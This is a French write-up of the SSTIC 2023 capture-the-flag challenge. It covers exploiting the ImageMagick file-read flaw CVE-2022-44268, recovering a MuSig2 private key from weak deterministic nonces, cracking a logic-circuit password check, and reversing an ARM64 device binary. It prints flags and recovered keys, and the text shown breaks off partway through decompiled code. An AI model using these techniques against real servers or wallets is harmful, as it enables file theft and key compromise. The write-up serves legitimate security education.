Solution Challenge SSTIC 2023

Jean Bernard Beuque
20 Mai 2023

Sommaire

1. Préambule

L'objectif du challenge est de trouver une adresse email @sstic.org sur le site de la « boulangerie Trois Pains Zéro ».

On dispose d'un lien vers un jeton non fongible sur le site OpenSea :

https://testnets.opensea.io/assets/goerli/0x43F99c5517928be62935A1d7714408fae90d1896/1

2. Level 0 : Open Sea

Sur la page d'OpenSea indiqué par le challenge, on trouve un lien vers le contrat ethereum :

https://goerli.etherscan.io/address/0x43f99c5517928be62935a1d7714408fae90d1896#code

Sur la page du contrat ethereum, on trouve les sources en solidity :

```
pragma solidity ^0.8.17;

import "./ERC1155.sol";

contract TroisPainsZeroJNF is ERC1155 {
  /*//////////////////////////////////////////////////////////////
                    CONSTANTS/IMMUTABLES
  //////////////////////////////////////////////////////////////*/
  string constant BASE_URI =

'data:application/json;base64,eyJuYW1lIjogIlRyb2lzIFBhaW5zIFplcm8iLAogICAgICAgICAgImRlc2NyaXB0aW9uIjogIkxvYnN0ZXJkb2cgcGFzdHJ5IGNoZWYuIiwKICAgICAgICAgICJpbWFnZSI6ICJodHRwczovL25mdC5xdWF0cmUtcXUuYXJ0L2nyaWJyYXJ5LnBocD9pZD0xMiIsCiAgICAgICAgICAiZXh0ZXJuYWxfdXJsIjogImh0dHBzOi8vbmZ0LnF1YXRyZS1xdS5hcnQvbmZ0LWxpYnJhcnkucGhwP2lkPTEyIn0K';
  bytes constant MINT_DATA = bytes("");
  uint256 public constant COLLECTION_ID = 1;
  address payable public immutable OWNER;
```

En décodant les données en base64,

```
eyJuYW1lIjogIlRyb2lzIFBhaW5zIFplcm8iLAogICAgICAgICAgImRlc2NyaXB0aW9uIjogIkxvYnN0ZXJkb2cgcGFzdHJ5IGNoZWYuIiwKICAgICAgICAgICJpbWFnZSI6ICJodHRwczovL25mdC5xdWF0cmUtcXUuYXJ0L2nyaWJyYXJ5LnBocD9pZD0xMiIsCiAgICAgICAgICAiZXh0ZXJuYWxfdXJsIjogImh0dHBzOi8vbmZ0LnF1YXRyZS1xdS5hcnQvbmZ0LWxpYnJhcnkucGhwP2lkPTEyIn0K
```

On trouve:


```
{"name": "Trois Pains Zero",
      "description": "Lobsterdog pastry chef.",
      "image": "https://nft.quatre-qu.art/nft-library.php?id=12",
      "external_url": "https://nft.quatre-qu.art/nft-library.php?id=12"}
```

En suivant l'URL, on trouve le premier flag :

SSTIC{6a4ec745c1403b1ebf09fbd5a3021d1226330197641d4f65008ba0cd0fe48c62}

3. Level 1 : ImageMagick

La page avec l'URL : https://nft.quatre-qu.art/nft-library.php?id=0 offre un service de redimensionnement d'image !!



Dans l'entête http de la réponse, on trouve le champ :

X-Powered-By : ImageMagick/7.1.0-51

Le programme ImageMagick version 7.1.0-51 est utilisé pour le service de redimensionnement d'image.

On soupçonne la présence d'une vulnérabilité sur cette version.

On trouve le CVE-2022-44268 qui affecte également la version 7.1.0-51.

CVE-2022-44268 *:*

Description: ImageMagick 7.1.0-49 is vulnerable to Information Disclosure. When it parses a PNG image (e.g., for resize), the resulting image could have embedded the content of an arbitrary. file (if the magick binary has permissions to read it).

A malicious actor could craft a PNG or use an existing one and add a textual chunk type (e.g., tEXt). These types have a keyword and a text string. If the keyword is the string "profile" (without quotes) then ImageMagick will interpret the text string as a filename and will load the content as a raw profile, then the attacker can download the resized image which will come with the content of a remote file.

On trouve des exemples de Poc pour exploiter cette vulnérabilité :

https://www.metabaseq.com/imagemagick-zero-days/

https://github.com/duc-nt/CVE-2022-44268-ImageMagick-Arbitrary-File-Read-PoC

On écrit le programme *cveA.py* (disponible en annexe) pour récupérer un fichier arbitraire sur le serveur.

On peut récupérer le fichier */var/www/html/nft-library.php.*

On trouve au début du fichier *nft-library.php*, le flag du niveau 1:

```
<?php
header("X-Powered-By: ImageMagick/7.1.0-51");
```

```
// SSTIC{8c44f9aa39f4f69d26b91ae2b49ed4d2d029c0999e691f3122a883b01ee19fae}
// Une sauvegarde de l'infrastructure est disponible dans les fichiers suivants
// /backup.tgz, /devices.tgz
//
```

On peut alors télécharger les fichiers backup.tgz et device.tgz pour les niveaux suivants du challenges.

4. Level 2a : Musig2

On a un script python de calcul de signature multiple *musig2_player.py* et un fichier de log.

Le protocole de signature multiple Musig2 est décrit dans le document :

« MuSig2: Simple Two-Round Schnorr Multi-Signatures" disponible ici:

https://eprint.iacr.org/2020/1261.pdf

Il permet à un groupe d'utilisateur d'effectuer une signature conjointe sur un message donné.

1. Protocole Musig2

Le protocole de signature fonctionne de la façon suivante :

1/ les clefs

Soit x0, x1, x2 et x3 les clefs privées des 4 cosignataires.
On a X0= x0*G, X1= x1*G, X2= x2*G, X3= x3*G les clefs publiques associées.

X = a0*X0 + a1*X1 + a2*X2 + a3*X3 est la clef publique agrégée.
Avec ai = H(X0,X1,X2,X3, Xi)

2/ premier round

Le participant A calcule :
- r0;0, r1;0, r2;0 et r3;0 des valeurs aléatoires.
- R0;0= r0;0*G, R1;0= r1;0*G, R2;0= r2;0*G, R3;0= r3;0*G

Le participant B calcule :
- r0;1, r1;1, r2;1 et r3;1 des valeurs aléatoires.
- R0;1= r0;1*G, R1;1= r1;1*G, R2;1= r2;1*G, R3;1= r3;1*G

Idem pour C et D…

3/ Agrégation des R

R0 = R0;0 + R0;1 + R0;2 + R0;3
R1 = R1;0 + R1;1 + R1;2 + R1;3
R2 = R2;0 + R2;1 + R2;2 + R2;3
R3 = R3;0 + R3;1 + R3;2 + R3;3

4/ deuxième round

Le participant A calcule :

- R = R0 * (b^0 mod order) + R1 * (b^1 mod order) + R2 * (b^2 mod order) + R3 * (b^3 mod order)
- Avec b = H(X, R0,R1,R2,R3, m)
- Et c = H(X, R , m)
- s0 = (c * a0 * x0 + r0;0 *(b^0 mod order) + r1;0 *(b^1 mod order) + r2;0 *(b^2 mod order) + r3;0 *(b^3 mod order)) (mod order)

Idem pour B, C et D

5/ Agrégation de la signature

La signature agrégée est :
s = (s0 + s1 + s2 + s3) (mod order)

6/ Vérification de la signature

Pour vérifier la signature :
s * G == c* X + R

2. Vulnérabilité de musig2_player.py

Dans le code de musig2_player, les valeurs ri;j ne sont pas aléatoires mais obtenues par la fonction *get_nonce :*

```
def get_nonce(x,m,i):
   # NOTE: this is deterministic but we shouldn't sign twice the same message, so we are fine
   digest = int.from_bytes(hashlib.sha256(i.to_bytes(32,byteorder="big")).digest(),byteorder="big")
   m_int = int.from_bytes(m, "big")
   return pow(x*m_int, digest, order)
```

On a donc:

$r_{i;j} = x_j^{di} * m^{di}$ (mod order)
avec di = H(i)

Pour l'utilisateur A :
$r_{0;0} = x_0^{d0} * m^{d0}$ (mod order)
$r_{1;0} = x_0^{d1} * m^{d1}$ (mod order)
$r_{2;0} = x_0^{d2} * m^{d2}$ (mod order)
$r_{3;0} = x_0^{d3} * m^{d3}$ (mod order)

Si on remplace les valeurs de r dans le calcul de s0, on obtient

$s_0 = (c * a_0 * x_0 + r_{0;0} * (b^0 \text{ mod order}) + r_{1;0} * (b^1 \text{ mod order}) + r_{2;0} * (b^2 \text{ mod order}) + r_{3;0} * (b^3 \text{ mod order}))$ (mod order)
$\mathbf{s_0 = (c * a_0) * x_0 + (m^{d0} * b^0) * x_0^{d0} + (m^{d1} * b^1) * x_0^{d1} + (m^{d2} * b^2) * x_0^{d2} + (m^{d3} * b^3) * x_0^{d3}}$ **(mod order)**

Toutes les valeurs de l'équation sont connues à l'exception la clef privée de A x0.

Dans le fichier *log.txt* on a les signatures de 5 messages différents.

On dispose donc de 5 équations.

Si on pose y0= x_0, y1 = $\mathbf{x_0^{d0}}$, y2 = $\mathbf{x_0^{d1}}$, y3 = $\mathbf{x_0^{d2}}$, y4 = $\mathbf{x_0^{d3}}$

On a un système linéaire de 5 équations à 5 inconnues.

On peut le résoudre simplement avec l'algorithme de Gauss Jordan.

NB : Les valeurs sont dans le corps fini Z/(order)Z. (c'est bien un corps car order l'ordre de la courbe elliptique est un nombre premier).

Le programme *find_privKey.py* (disponible en annexe) permet de résoudre le système d'équation et de trouver la clef privée x0 :

(On calcule la clef publique associé X0 = x0*G pour s'assurer qu'on retrouve bien la clef publique de A).

x0 = 0x47a079e1475de6253faf0730926fbeaaaa317daf7c1639cae181a072cad667e8

X0 = (0x7d29a75d7745c317aee84f38d0bddbf7eb1c91b7dcf45eab28d6d31584e00dd0 ,
0x25bb44e5ab9501e784a6f31a93c30cd6ad5b323f669b0af0ca52b8c5aa6258b9)

On peut utiliser cette clef pour déchiffrer le flagA :

SSTIC{dc3cb2c61cb0f2bdec237be4382fe3891365f81a0fb1c20546d888247dd9df0a}

5. Level 2b : Porte-monnaie numérique

1. seedlocker

On dispose du programme python *seedLocker.py* et du fichier *seed.bin.*

Le programme prend en paramètre un mot de passe. Si le mot de passe est correct, il affiche la valeur de la clef privée de l'utilisateur B.

Le programme implémente un arbre d'expressions logiques qui est initialisé à partir des valeurs contenues dans le fichier *seed.bin*.

Il y a 10 types de nœuds différents. Les opérations effectués par chaque type de nœud sont implémenté par la méthode *get()* de la classe E.

Les nœuds de type 0 et 1 renvoient les constantes 0 et 1.

Les nœuds de type 2 retourne la valeur initialisée g.value. Ils sont utilisés pour introduire les bits du password dans les valeurs de l'arbre.

Les nœuds de type 3 retourne la valeur du nœud référencé g.a

Lees nœuds de type 4, 5 et 6 effectuent respectivement des AND, OR et XOR entre les nœuds référencé g.a et g.b.

Les nœuds de type 7 renvoie un NOT sur la valeur du nœud référencé g.a

Les nœuds de type 8 effectue un « IF THEN ELSE » sur les valeurs référencées. Si g.c vaut 1, il retourne la valeur de g.b et la valeur de g.a sinon.

Enfin les nœuds de type 9 sont les variables d'état du système. Quand la méthode step() de la classe E est invoqué, les valeurs des g.value des nœuds sont affectés à g.dff ^ g.n et ensuite la nouvelle valeur de g.dff est affecté à la valeur référencé par g.a.

```
def step(self):
    for i in self.dffs:
        self.get(i)
    for i in self.dffs:
        self.gs[i].dff = self.get(self.gs[i].a)
    self.cycles += 1
```

Les bits du password sont introduits dans les nœuds 2644 et 2962 qui sont de type 2.

Ensuite le programme teste si le nœud e.good : 1940 est à 1 pour vérifier si le mot de passe est correct.

```
for b in password:
  for i in range(4):
    key = (b >> (i * 2)) & 3
    e.set_uint(e.key, key)
    for _ in range(2):
      e.step()
```

```
if e.get_uint(e.good) == 1:
```

On utilise le package python *sympy* pour effectuer une exécution symbolique des expressions de l'arbre (Voir le programme *seedlocker_Sym.py* disponible en annexe). Pour le nœud 1940 on trouve la valeur suivante qui dépend de 20 nœuds de type 9.

g(1940) :

```
((((((D1010) &
(D3128 ^ 1))) &
 (((((((D5565 ^ 1) & (D3684 ^ 1))) & (((D1868 ^ 1) & (D288 ^ 1))))) & (((((D5358) & (D2078 ^ 1))) & (((D3041) & (D3415 ^ 1)))))))))
& ((((((((((D5235) & (D2371))) & (((D5786) & (D3226))))) & (D5244))) & (((((((D5993) & (D549 ^ 1))) & (((D2990) & (D3318))))) & (D1071 ^
1))))))
```

2. Longueur du mot de passe

Les valeurs des noeuds

```
(D3128 ^ 1))) &
 (((((((D5565 ^ 1) & (D3684 ^ 1))) & (((D1868 ^ 1) & (D288 ^ 1))))) & (((((D5358) & (D2078 ^ 1))) & (((D3041) & (D3415 ^ 1)))))))))
```

ne dépendent pas des bits du mot de passe.

Les valeurs que prendra chacune de ces variables après le prochain appel à *step()*) sont donnés par les expressions :

```
=>g(5565).size=3 (3)
(D5565 ^ 1)
==>g(3684).size=3 (3)
(D3684 ^ D5565)
==>g(1868).size=5 (5)
(D1868 ^ ((D3684) & (D5565)))
==>g(0288).size=7 (7)
(D288 ^ ((D1868) & (((D3684) & (D5565)))))
==>g(5358).size=9 (9)
(D5358 ^ ((D288) & (((D1868) & (((D3684) & (D5565)))))))
==>g(2078).size=11 (11)
(D2078 ^ ((D5358) & (((D288) & (((D1868) & (((D3684) & (D5565)))))))))
==>g(3041).size=13 (13)
(D3041 ^ ((D2078) & (((D5358) & (((D288) & (((D1868) & (((D3684) & (D5565)))))))))))
==>g(3415).size=15 (15)
(D3415 ^ ((D3041) & (((D2078) & (((D5358) & (((D288) & (((D1868) & (((D3684) & (D5565)))))))))))))
```

A chaque appel à la méthode *step*(), la valeur de D55565 change de valeur.

La valeur de D3684 change tous les 2 appels de *step* (quand D5565 vaut 1). La valeur de D1868 change tous les 4 appels à *step*() …

Les nœuds D5565, D3684, D1868, D288, D5358, D2078, D3041, D3415 sont des compteurs. Ils comptent le nombre d'appel à *step*().

Ils nous donnent la longueur du mot de passe attendu.

Pour que e.good soit à 1, il faut que D5358 et D3041 soit à 1 ce qui correspond à un mot de passe de 10 caractères (2+8) (soit 80 appels à step()).

Le nœud D3128 garanti que la longueur du mot de passe ne peut excéder 10 caractères. D3128 passe à 1 quand step() a été appelé 80 fois et ne peut plus revenir à 0.

(NB : Sans le nœud D3128, d'autres longueurs de mot de passe seraient possibles quand le compteur reboucle).

```
==>g(3128).size=17 (17)
((D3128) | (((((((D5565 ^ 1) & (D3684 ^ 1))) & (((D1868 ^ 1) & (D288 ^ 1))))) & (((((D5358) & (D2078 ^ 1))) & (((D3041) & (D3415 ^ 1)))))))
```

3. Valeur du mot de passe

Les autres variables dépendent des bits du mot de passe

g(1940) :

```
((((((D1010) &
 ((((((((D5235) & (D2371))) & (((D5786) & (D3226))))) & (D5244))) & (((((((D5993) & (D549 ^ 1))) & (((D2990) & (D3318))))) & (D1071 ^ 1))))))
```

Les valeurs que prendra chacune de ces variables après le prochain appel à *step()*) sont donnés par les expressions :

(NB : X2644 et X4962 sont initialisés avec 2 bits du mot de passe toutes les 2 itérations).

```
D5235:
    D5235 ^ X4962
D2371:
    D2371 ^ (D5235 & X4962) ^ (X2644 & X4962)

D5786:
    D5786 ^ (X2644 & X4962) ^ (D2371 & D5235 & X4962) ^ (D2371 & X2644 & X4962) ^ (D5235 & X2644 & X4962)
D3226:
    (D3226 & ~X4962) | (D3226 & D5235 & X2644) | (D2371 & D3226 & ~D5786) | (D3226 & D5786 & ~D5235) | (D3226 & ~D2371 &
~X2644) | (D2371 & D5235 & D5786 & X4962 & ~D3226 & ~X2644) | (X2644 & X4962 & ~D2371 & ~D3226 & ~D5235 & ~D5786)
D5244:
    (D5244 & ~X4962) | (D3226 & D5244 & X2644) | (D2371 & D5244 & ~D5235) | (D5235 & D5244 & ~D5786) | (D5244 & D5786 &
~D3226) | (D5244 & ~D2371 & ~X2644) | (D2371 & D3226 & D5235 & D5786 & X4962 & ~D5244 & ~X2644) | (X2644 & X4962 & ~D2371 &
~D3226 & ~D5235 & ~D5244 & ~D5786)

========================
D5993:
    D5993 ^ X4962 ^ 1
D549:
    (D549 & X4962) | (D549 & D5993 & ~X2644) | (D549 & X2644 & ~D5993) | (D5993 & X2644 & ~D549 & ~X4962) | (~D549 & ~D5993 &
~X2644 & ~X4962)
D2990:
    (D2990 & X4962) | (D2990 & D549 & ~D5993) | (D2990 & D5993 & ~X2644) | (D2990 & X2644 & ~D549) | (D549 & D5993 & X2644 &
~D2990 & ~X4962) | (~D2990 & ~D549 & ~D5993 & ~X2644 & ~X4962)
D3318:
    (D3318 & X4962) | (D2990 & D3318 & ~D5993) | (D3318 & D549 & ~X2644) | (D3318 & D5993 & ~D549) | (D3318 & X2644 & ~D2990)
| (D2990 & D549 & D5993 & X2644 & ~D3318 & ~X4962) | (~D2990 & ~D3318 & ~D549 & ~D5993 & ~X2644 & ~X4962)
D1071:
    (D1071 & X4962) | (D1071 & D2990 & ~D549) | (D1071 & D3318 & ~X2644) | (D1071 & D549 & ~D5993) | (D1071 & D5993 & ~D3318)
| (D1071 & X2644 & ~D2990) | (D2990 & D3318 & D549 & D5993 & X2644 & ~D1071 & ~X4962) | (~D1071 & ~D2990 & ~D3318 & ~D549 &
~D5993 & ~X2644 & ~X4962)
```

Les 10 variables D5235 à D1071 constituent des variables d'état qui sont mises à jour à chaque itération quand des nouveaux bits du mot de passe sont introduits.

Le nœud D1010 est initialisé à 1. L'expression suivante donne la valeur que prendra D1010 après le prochain appel à *step()*:

```
(D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & D5993) |
(D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5786 & ~D5993) |
```

```
(D1010 & D1071 & D2371 & D2990 & D3226 & D3318 & D5235 & D5244 & D549 & D5993 & ~D5786) |
....
....
(D1010 & D5235 & D5993 & ~D1071 & ~D2371 & ~D2990 & ~D3226 & ~D3318 & ~D5244 & ~D549 & ~D5786)
```

Comme (D1010 &) es en facteur de l'expression, si D1010 passe à 0, elle ne pourra plus repasser à 1 et la valeur de e.good g(1940) ne pourra pas être égale à 1.

L'équation du nœud D1010 défini des états interdits pour les 10 variables d'état du système D5235 à D1071.

Sur les 1024 états possibles des 10 variables, 511 états sont autorisés par l'équation D1010.

On connait l'état initiale des 10 variables ainsi que l'état final quand le mot de passe est correct (g(1940) vaut 1).

Toutes les 2 itérations, 2 nouveaux bits du mot de passe sont introduits et les variables d'état sont mises à jour (Il y a 80 itérations pour le mot de passe de 80 bits).

Pour chaque état possible des variables D5235 à D1071 et pour les 4 valeurs possibles des 2 bits du mot de passe, on va déterminer le nouvel état après mise à jour des variables. On prend en compte l'équation D1010 pour ignorer les « états interdits ».

Ainsi pour chaque itération on va déterminer le nombre de chemin conduisant à chaque état possible des variables D5235 à D1071.

A la fin des 80 itérations, on trouve qu'il n'y a qu'un seul chemin conduisant à l'état final quand le mot de passe est correct.

Pour trouver le mot de passe, il faut parcourir les itérations en sens inverse en partant de l'état final car on connait la valeur des 2 bits du mot de passe qui ont conduit à la transition des états à chaque itération.

Le programme *findPassword.py* qui implémente la recherche du mot de passe est disponible en annexe.

On trouve la valeur 995B90996F4564409191 pour le mot de passe.

On obtient alors la clef privée de B.

```
python3 seedlocker4.py 995B90996F4564409191

Seed: easy sponsor novel jazz theory marble era hurt transfer ball describe neutral
Private key: 0x81e8d3a6ad341da46e6361b7c1c376b5423e7ad04748077b93a0c20263305824
Public key X: 0x206aeb643e2fe72452ef6929049d09496d7252a87e9daf6bf2e58914b55f3a90
Public key Y: 0x46c220ee7cbe03b138a76dcb4db673c35e2ab81b4235486fe4dbd2ad093e8df4
```

On peut déchiffrer le flagB.

SSTIC{f5967cae6478fa6bb9ea1bc758aee0961a68a8b4767f74888ce0bb8563a6218e}

6. Level 2c : Secure device

« un équipement physique, disponible ici device.quatre-qu.art:8080, je crois que c'est Charly qui a le mot de passe. Si tu veux tester sur ton propre équipement tu trouveras la mise à jour de l'interface utilisateur sur le serveur de sauvegarde avec la libc utilisée. Nous avons mis en place des limitations, une à base de preuve de travail, nous t'avons aussi fourni le script de résolution (pow_solver.py) ainsi qu'un mot de passe "fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1".

Le mot de passe n'est pas celui de l'équipement mais celui pour la protection. »

1. Secure device

Le serveur à l'adresse *device.quatre-qu.art:8080* nous donne accès à un menu qui permet de chiffrer, déchiffrer et signer des données. L'accès au code du firmware est protégé par un mot de passe.

```
 $ nc device.quatre-qu.art 8080
password: fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1
Find the number n such that sha256(n + b'PJXWS') starts with 6 zeros
number: 37767804
correct
Welcome to your device which action do you want to do?
E. Encrypt
D. Decrypt
S. Sign
A. Go To Admin Area
Q. Quit
Option: E
A. Add data
V. View data
E. Encrypt data
B. Back to main menu
Option: A
Data size: 8
Data id: 1
Data in hex?(y/n)
Option: y
Data (hex): 12345678
crc (hex): 4A090E98
Data successfully added
A. Add data
V. View data
E. Encrypt data
B. Back to main menu
Option: V
Data in hex?(y/n)
Option: y
Message 1: 12345678
A. Add data
V. View data
E. Encrypt data
B. Back to main menu
Option: E
Message 1 encrypted: 9808163648b346f9be9d318a075f27ac
A. Add data
V. View data
E. Encrypt data
B. Back to main menu
Option: B
Welcome to your device which action do you want to do?
E. Encrypt
D. Decrypt
S. Sign
A. Go To Admin Area
```

```
Q. Quit
Option: A
Welcome to the Admin area, what do you want to do ?
R. Get running firmware
U. Update firmware
Option: R
Enter admin password:
fudmH/MGzgUM7Zx3k6xMuvThTXh+ULf1
Invalid password
Welcome to your device which action do you want to do?
E. Encrypt
D. Decrypt
S. Sign
A. Go To Admin Area
Q. Quit
Option:
```

Après quelques tests, on constate que l'algorithme de chiffrement est un chiffrement par bloc avec des blocs de 128 bits.

Le chainage des blocs est en mode CBC. La clef de chiffrement est fixe mais les IVs sont différents pour chaque slots de message (10 slots) et changent à chaque sessions.

La signature des messages n'est pas implémentée. La fonction signature retourne les valeurs ASCII du texte: « *Some breadcrumbs fell in the secure element signature module and we are currently dusting it* ».

2. Reverse engineering du programme frontend_service.bin

On dispose du code du front end du serveur : *frontend_service.bin* ainsi que de la libc *remote_lib.so.6* et du loader dynamique *ld-linux-aarch64.so.1*. utilisé sur le serveur.

Le programme *frontend_service.bin* est un binaire pour ARM64.

A l'aide de Ghidra on peut désassembler et décompiler le programme *frontend_service.bin.*

Fonction main()

```
undefined8 Main_FUN_00101ef4(void)
{
 undefined4 local_14;
 undefined4 local_10;
 int local_c;
 long local_8;

 local_8 = __stack_chk_guard;
 local_10 = 0xffffffff;
 local_c = -1;
 local_14 = Listen_socket_FUN_00102050(0x538,0);
 do {
  local_c = Connect_compute_unit_FUN_001021f0("127.0.0.1",0x539);
 } while (local_c == -1);
 local_10 = Accept_FUN_00102158(local_14);
 Init_data_FUN_00103254();
 memset(&DAT_00115c20,0,0x148);
 DAT_00115c28 = _setjmp((__jmp_buf_tag *)&DAT_00115c30);
 if (DAT_00115c28 != 0) {
  FUN_001022dc(DAT_00115c20,local_10);
 }
 Main_Loop_FUN_00101e10(&local_10);
 DAT_00115d6c = 0x133b;
 Send_cmd_FUN_00102fc8(local_c);
 Close_Connection_FUN_00102330(0,&local_14);
 Close_Connection_FUN_00102330("Closing connection\n",&local_10);
 Close_Connection_FUN_00102330(0,&local_c);
 if (local_8 - __stack_chk_guard != 0) {
                /* WARNING: Subroutine does not return */
  __stack_chk_fail(&__stack_chk_guard,0,local_8 - __stack_chk_guard,0);
 }
 return 0;
}
```

La fonction main connecte une socket sur le port 1337 pour se connecter au serveur du backend (le « firmware ») et ensuite ouvre une socket en écoute sur le port 1336 pour attendre la connexion d'un client.

Quand un client se connecte, un setjmp buffer est initialisé pour la gestion des exceptions.

Ensuite la fonction Main_Loop_FUN_00101e10() est appelée pour entrer dans la boucle principale du menu.

Fonction Main_loop()

```
void Main_Loop_FUN_00101e10(undefined4 *param_1)

{
 byte bVar1;

 while( true ) {
  while( true ) {
   Main_Menu_FUN_00102844(*param_1);
```

```
    bVar1 = Get_option_FUN_00102798(*param_1);
    if (bVar1 != 0x53) break;
    Enc_Dec_Sign_FUN_00101cb8(param_1,2);
   }
   if (0x53 < bVar1) break;
   if (bVar1 == 0x51) {
    return;
   }
   if (0x51 < bVar1) break;
   if (bVar1 == 0x45) {
    Enc_Dec_Sign_FUN_00101cb8(param_1,0);
   }
   else {
    if (0x45 < bVar1) break;
    if (bVar1 == 0x41) {
     Admin_Menu_FUN_00102e50(param_1);
    }
    else {
     if (bVar1 != 0x44) break;
     Enc_Dec_Sign_FUN_00101cb8(param_1,1);
    }
   }
  }
  DAT_00115c20 = "Unrecognised option\n";
                /* WARNING: Subroutine does not return */
  longjmp((__jmp_buf_tag *)&DAT_00115c30,1);
}
```

La fonction main_loop() affiche le menu principal, récupère l'option choisi par le client et appelle la fonction de traitement correspondant : Admin_menu() ou Enc_Dec_Sign().

Si une option incorrecte est entrée, la fonction déclenche une exception en appelant longjmp(). Le programme retourne alors dans la fonction main après l'appel à setjmp().

Fonction Enc_Dec_Sign_FUN_00101cb8()

```
void Enc_Dec_Sign_FUN_00101cb8(undefined4 *param_1,int param_2)
{
 char cVar1;
 char local_2;

 do {
  local_2 = '\x01';
  Menu_FUN_001028bc(*param_1,param_2);
  cVar1 = Get_option_FUN_00102798(*param_1);
  if (cVar1 == 'V') {
   View_Data_FUN_00100f3c(*param_1);
  }
  else if (cVar1 == 'A') {
   Add_Data_FUN_00101008(*param_1,param_2);
  }
  else if ((cVar1 == 'E') && (param_2 == 0)) {
   local_2 = Encrypt_FUN_00101528(param_1);
  }
  else if ((cVar1 == 'D') && (param_2 == 1)) {
   local_2 = Decrypt_FUN_001010f4(param_1);
  }
  else if ((cVar1 == 'S') && (param_2 == 2)) {
   local_2 = Sign_FUN_00101908(param_1);
  }
  else {
   if (cVar1 == 'B') {
    return;
   }
   Send_FUN_001023a0(*param_1,"Invalid choice\n",0xf);
```

```
  }
 } while (local_2 == '\x01');
 Init_data_FUN_00103254();
 DAT_00115c20 = "Error in data transmission. Restarting ...\n";
              /* WARNING: Subroutine does not return */
 longjmp((__jmp_buf_tag *)&DAT_00115c30,1);
}
```

La fonction Enc_Dec_Sign_FUN_00101cb8() affiche le sous-menu de chiffrement/déchiffrement et appel ensuite la fonction de traitement correspondant au choix du client.

Fonction Add_data()

```
void Add_Data_FUN_00101008(undefined4 param_1,undefined4 param_2)

{
 ulong uVar1;

 if (DAT_00115010 != '\x01') {
   DAT_00115c20 = "Cannot add more data\n";
              /* WARNING: Subroutine does not return */
   longjmp((__jmp_buf_tag *)&DAT_00115c30,1);
 }
 uVar1 = (ulong)DAT_00115ae8;
 DAT_00115ae8 = DAT_00115ae8 + 1;
 Get_Message_data_FUN_001033c4(param_1,&DAT_00115020 + uVar1 * 0x114,param_2);
 if (DAT_00115ae8 == 10) {
   DAT_00115010 = '\0';
 }
 Send_FUN_001023a0(param_1,"Data successfully added\n",0x18);
 return;
}
```

La fonction Add_data() permet d'ajouter un nouveau message dans le tableau des messages à chiffrer ou à déchiffrer.

La taille du tableau est limitée à 10 entrées.

La variable DAT_00115ae8 contient le nombre de message utilisée dans le tableau.

La variable DAT_00115010 est un flag indiquant si le tableau est plein.

La gestion de la taille maximale du tableau est « bizarre » au lieu de simplement tester la valeur de DAT_00115ae8, un flag a été ajouté pour indiquer si le tableau est plein.

Fonction Encrypt_FUN_00101528()

```
undefined Encrypt_FUN_00101528(undefined4 *param_1)
{
 undefined4 uVar1;
 undefined uVar2;
 long lVar3;
 size_t sVar4;
 uint local_130;
 uint local_12c;
 uint local_128;
 uint local_124;
 undefined8 local_108;
 undefined8 uStack256;
 undefined auStack248 [240];
 long local_8;
```

```
 local_8 = __stack_chk_guard;
 local_108 = 0;
 uStack256 = 0;
 memset(auStack248,0,0xf0);
 if (DAT_00115ae8 == 0) {
  DAT_00115c20 = "No data available\n";
                /* WARNING: Subroutine does not return */
  longjmp((__jmp_buf_tag *)&DAT_00115c30,1);
 }
 local_130 = 0;
 while( true ) {
  if (DAT_00115ae8 <= local_130) break;
  DAT_00115d6c = 0x1337;
  memcpy(&DAT_00115d70,&DAT_00115020 + (ulong)local_130 * 0x114,0x114);
  Send_cmd_FUN_00102fc8(param_1[1]);
  Recv_Resp_FUN_00102f9c(param_1[1]);
  if (DAT_00115d68 != 1) {
   uVar2 = (undefined)DAT_00115d68;
   goto LAB_001018d4;
  }
  local_130 = local_130 + 1;
 }
 FUN_00102ff4();
 DAT_00115d6c = 0x1338;
 Send_cmd_FUN_00102fc8(param_1[1]);
 local_12c = 0;
 do {
  if (DAT_00115ae8 <= local_12c) {
   Recv_Resp_FUN_00102f9c(param_1[1]);
   if (DAT_00115d68 == 1) {
    local_128 = 0;
    while( true ) {
     if (DAT_00115ae8 <= local_128) break;
     lVar3 = (ulong)local_128 * 0x114;
     sprintf((char *)&local_108,"Message %d encrypted: ",(ulong)*(uint *)(lVar3 + 0x115028));
     uVar1 = *param_1;
     sVar4 = strlen((char *)&local_108);
     Send_FUN_001023a0(uVar1,&local_108,sVar4 & 0xffffffff);
     for (local_124 = 0; local_124 < *(uint *)(lVar3 + 0x115130); local_124 = local_124 + 1) {
      sprintf((char *)&local_108,"%02x",
              (ulong)*(byte *)((long)&DAT_0011502c + lVar3 + (ulong)local_124));
      uVar1 = *param_1;
      sVar4 = strlen((char *)&local_108);
      Send_FUN_001023a0(uVar1,&local_108,sVar4 & 0xffffffff);
     }
     Send_FUN_001023a0(*param_1,&DAT_00103800,1);
     local_128 = local_128 + 1;
    }
    Init_data_FUN_00103254();
    uVar2 = 1;
   }
   else {
    uVar2 = (undefined)DAT_00115d68;
   }
LAB_001018d4:
   if (local_8 - __stack_chk_guard != 0) {
                /* WARNING: Subroutine does not return */
    __stack_chk_fail(&__stack_chk_guard,uVar2,local_8 - __stack_chk_guard,0);
   }
   return uVar2;
  }
  Recv_Resp_FUN_00102f9c(param_1[1]);
  if (DAT_00115d68 != 1) {
   uVar2 = (undefined)DAT_00115d68;
   goto LAB_001018d4;
  }
